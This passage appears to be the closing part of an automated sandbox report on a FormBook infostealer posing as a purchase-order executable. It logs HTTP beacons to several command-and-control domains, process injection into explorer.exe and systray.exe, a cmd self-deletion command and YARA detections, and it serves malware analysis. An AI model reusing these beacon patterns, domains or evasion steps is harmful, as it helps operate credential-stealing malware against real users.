content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49716	198.54.117.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:33:41.110529900 CEST	1341	OUT	GET /uabu/?o0D=jL0LdZHh34d0ut&_hrPK=ruxw5m/fBZTANxn0+vJzkbJheatIWyH69nVPD3/Jlr0HuUfdGUrtHvekpNeCw/DRWxiy HTTP/1.1 Host: www.oldschoolnews.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49722	185.107.56.197	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:33:46.475327969 CEST	2984	OUT	GET /uabu/?_hrPK=6Zl6RiEYODzPbdy+2wZTGBaD4iiheZyVMMytIIVZHQDK7z0ruM0YoJ4KglarveH57crY&o0D=jL0LdZHh34d0ut HTTP/1.1 Host: www.aquaroyaume.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:33:46.528913975 CEST	3051	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Thu, 08 Apr 2021 11:33:46 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=47dc9904-985e-11eb-bcb9-1293ae6b7a88; path=/; domain=.aquaroyaume.com; expires=Tue, 26 Apr 2089 14:47:53 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49723	94.136.40.51	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:33:51.645071030 CEST	5686	OUT	GET /uabu/?o0D=jL0LdZHh34d0ut&_hrPK=1HJ8hpHXj7k6l9UeC2bjkMh/CRdcIJGwkP5JhSUqrI08aFfpwfXceIsoU6U6XBnGkY13 HTTP/1.1 Host: www.globalperfumery.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:33:51.695214033 CEST	5687	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 08 Apr 2021 11:31:55 GMT Content-Type: text/html Content-Length: 793 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 47 42 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 57 61 6e 74 20 79 6f 75 72 20 6f 77 6e 20 77 65 62 73 69 74 65 3f 20 7c 20 31 32 33 20 52 65 67 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 4c 61 6e 67 75 61 67 65 22 20 63 6f 6e 74 65 6e 74 3d 22 65 6e 2d 75 73 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 52 4f 42 4f 54 53 22 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 49 4e 44 45 58 2c 20 4e 4f 46 4f 4c 4c 4f 57 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 47 65 74 20 6f 6e 6c 69 6e 65 20 77 69 74 68 20 57 65 62 73 69 74 65 20 42 75 69 6c 64 65 72 21 20 43 72 65 61 74 65 20 61 20 66 72 65 65 20 32 2d 70 61 67 65 20 77 65 62 73 69 74 65 20 74 6f 20 67 6f 20 77 69 74 68 20 79 6f 75 72 20 6e 65 77 20 64 6f 6d 61 69 6e 2e 20 53 74 61 72 74 20 6e 6f 77 20 66 6f 72 20 66 72 65 65 2c 20 6e 6f 20 63 72 65 64 69 74 20 63 61 72 64 20 72 65 71 75 69 72 65 64 21 22 2f 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 73 74 79 6c 65 2f 73 74 79 6c 65 73 68 65 65 74 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 61 6c 6c 22 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 70 6e 67 22 20 68 72 65 66 3d 22 66 61 76 69 63 6f 6e 2d 33 32 78 33 32 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 33 32 78 33 32 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 20 20 3c 69 66 72 61 6d 65 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 31 32 33 2d 72 65 67 2d 6e 65 77 2d 64 6f 6d 61 69 6e 2e 63 6f 2e 75 6b 2f 69 66 72 61 6d 65 2e 68 74 6d 6c 22 20 77 69 64 74 68 3d 22 31 30 30 25 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 3c 2f 69 66 72 61 6d 65 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en-GB"><head><title>Want your own website? | 123 Reg</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /><meta http-equiv="Content-Language" content="en-us" /> <meta name="ROBOTS" content="NOINDEX, NOFOLLOW"><meta name="description" content="Get online with Website Builder! Create a free 2-page website to go with your new domain. Start now for free, no credit card required!"/> <meta name="viewport" content="width=device-width"><link rel="stylesheet" href="/style/stylesheet.css" type="text/css" media="all"> <link rel="icon" type="image/png" href="favicon-32x32.png" sizes="32x32"></head><body> <iframe src="https://www.123-reg-new-domain.co.uk/iframe.html" width="100%" scrolling="no"></iframe></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49724	103.253.212.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:34:02.044403076 CEST	5688	OUT	GET /uabu/?o0D=jL0LdZHh34d0ut&_hrPK=KguTjtt16OyzM8616W2q3NqOALXbhZ5U+Dplj7JdQYnMpaKDZTu3BtKCZayxVhVKqktu HTTP/1.1 Host: www.kopebitest.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:34:02.446372032 CEST	5688	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:34:02 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://kopebitest.com/uabu/?o0D=jL0LdZHh34d0ut&_hrPK=KguTjtt16OyzM8616W2q3NqOALXbhZ5U+Dplj7JdQYnMpaKDZTu3BtKCZayxVhVKqktu Vary: Accept-Encoding Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49728	212.237.249.116	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:34:23.128309011 CEST	5741	OUT	GET /uabu/?o0D=jL0LdZHh34d0ut&_hrPK=eLrKZiH/4/rcvGguyk8xXNlCiwRhUX1CU5PxP0qOxyscr2i7rTHvuvRLv311KV985405 HTTP/1.1 Host: www.farmacyfastfood.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:34:23.162314892 CEST	5742	IN	HTTP/1.1 404 Not Found Connection: close Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 707 Date: Thu, 08 Apr 2021 11:34:23 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 404 Not Found The resource requested could not be found on this server! </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49729	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:34:28.232156038 CEST	5743	OUT	GET /uabu/?_hrPK=2Uwp0g01JmizGb12EcJoawpAPddW8uWsqbAJ1/nDEFeqLH5icC3QCg1YL+W/1Y8NxrPm&o0D=jL0LdZHh34d0ut HTTP/1.1 Host: www.bigbuddyco.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:34:28.263297081 CEST	5743	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /uabu/?_hrPK=2Uwp0g01JmizGb12EcJoawpAPddW8uWsqbAJ1/nDEFeqLH5icC3QCg1YL+W/1Y8NxrPm&o0D=jL0LdZHh34d0ut


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49730	209.99.40.222	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:34:34.094811916 CEST	5744	OUT	GET /uabu/?o0D=jL0LdZHh34d0ut&_hrPK=tU/VEHnNkxFTtqdl9k3gLUVMI1i9B27PVJzZPsc0LQ26xNvAL6WXm+9T7cql/MYM9rc5 HTTP/1.1 Host: www.agarkovsport.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:34:34.314126968 CEST	5745	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:34:34 GMT Server: Apache Set-Cookie: vsid=918vr3654272741917697; expires=Tue, 07-Apr-2026 11:34:34 GMT; Max-Age=157680000; path=/; domain=www.agarkovsport.online; HttpOnly Content-Length: 272 Keep-Alive: timeout=5, max=125 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 61 72 63 68 69 76 65 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 67 6f 6f 67 6c 65 62 6f 74 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 73 6e 69 70 70 65 74 22 20 2f 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 61 6c 69 67 6e 3d 63 65 6e 74 65 72 3e 0d 0a 3c 68 33 3e 45 72 72 6f 72 2e 20 50 61 67 65 20 63 61 6e 6e 6f 74 20 62 65 20 64 69 73 70 6c 61 79 65 64 2e 20 50 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 79 6f 75 72 20 73 65 72 76 69 63 65 20 70 72 6f 76 69 64 65 72 20 66 6f 72 20 6d 6f 72 65 20 64 65 74 61 69 6c 73 2e 20 20 28 31 38 29 3c 2f 68 33 3e 0d 0a 3c 2f 64 69 76 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><meta name="robots" content="noarchive" /><meta name="googlebot" content="nosnippet" /></head><body> Error. Page cannot be displayed. Please contact your service provider for more details. (18) </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: PO-RFQ # 097663899.exe PID: 5964 Parent PID: 5804

General

Start time:	13:32:31
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO-RFQ # 097663899.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO-RFQ # 097663899.exe'
Imagebase:	0xa10000
File size:	532480 bytes
MD5 hash:	3A480D8D735EFE129DCCCEA48A054721
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.253183180.0000000004122000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.253183180.0000000004122000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.253183180.0000000004122000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.251568438.0000000003061000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO-RFQ # 097663899.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD9C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO-RFQ # 097663899.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DD9C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile

Analysis Process: PO-RFQ # 097663899.exe PID: 6336 Parent PID: 5964

General

Start time:	13:32:41
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO-RFQ # 097663899.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PO-RFQ # 097663899.exe
Imagebase:	0x450000
File size:	532480 bytes
MD5 hash:	3A480D8D735EFE129DCCCEA48A054721
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.294733318.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.294733318.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.294733318.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.295102814.0000000000BB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.295102814.0000000000BB0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.295102814.0000000000BB0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.295070647.0000000000B80000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.295070647.0000000000B80000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.295070647.0000000000B80000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 6336

General

Start time:	13:32:44
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: systray.exe PID: 7088 Parent PID: 3472

General

Start time:	13:33:00

Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\systray.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\systray.exe
Imagebase:	0x10c0000
File size:	9728 bytes
MD5 hash:	1373D481BE4C8A6E5F5030D2FB0A0C68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.494247845.0000000003310000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.494247845.0000000003310000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.494247845.0000000003310000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.493447230.00000000030D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.493447230.00000000030D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.493447230.00000000030D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.495271983.0000000004DB0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.495271983.0000000004DB0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.495271983.0000000004DB0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	30E82B7	NtReadFile

Analysis Process: cmd.exe PID: 3136 Parent PID: 7088

General

Start time:	13:33:04
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PO-RFQ # 097663899.exe'
Imagebase:	0x130000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 800 Parent PID: 3136

General

Start time:	13:33:05
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis